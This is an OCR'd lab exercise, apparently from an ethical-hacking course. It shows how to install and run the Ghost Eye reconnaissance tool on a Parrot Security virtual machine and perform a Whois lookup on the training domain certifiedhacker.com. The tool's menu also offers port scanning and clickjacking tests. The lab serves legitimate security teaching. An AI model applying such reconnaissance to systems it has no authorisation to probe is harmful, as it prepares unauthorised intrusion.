Lab Tasks

Task 1: Information Gathering using Ghost Eye

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3.

Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.


   Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.


6. Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.



7. In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.



8. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.



9. The Ghost Eye - Information Gathering Tool options appear, as shown in the screenshot.

10. Let us perform a Whois Lookup. Type **3** for the **Enter your choice**: option and press **Enter**.
11. Type **certifiedhacker.com** in the **Enter Domain or IP Address**: field and press **Enter**


```
[+] 6.   Clickjacking Test - X-Frame-Options Header
[+] 7.   Robots.txt Scanner
[+] 8.   Cloudflare Cookie scraper
[+] 9.   Link Grabber
[+] 10.  IP Location Finder
[+] 11.  Detecting CMS with Identified Technologies
[+] 12.  Traceroute
[+] 13.  Crawler target url + Robots.txt
[+] 14.  Certificate Transparency log monitor
[x] 15.  Exit

[+] Enter your choice: 3
[+] Enter Domain or IP Address: certifiedhacker.com
```

12. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.

```
python3 ghost_eye.py - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[~] Searching for Whois Lookup: certifiedhacker.com
   Domain Name: CERTIFIEDHACKER.COM
   Registry Domain ID: 88849376_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.networksolutions.com
   Registrar URL: http://networksolutions.com
   Updated Date: 2021-05-30T08:52:04Z
   Creation Date: 2002-07-30T00:32:00Z
   Registry Expiry Date: 2022-07-30T00:32:00Z
   Registrar: Network Solutions, LLC
   Registrar IANA ID: 2
   Registrar Abuse Contact Email: abuse@web.com
   Registrar Abuse Contact Phone: +1.8003337680
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS1.BLUEHOST.COM
   Name Server: NS2.BLUEHOST.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-04-18T09:58:06Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
Menu   python3 ghost_eye.py - ...
```

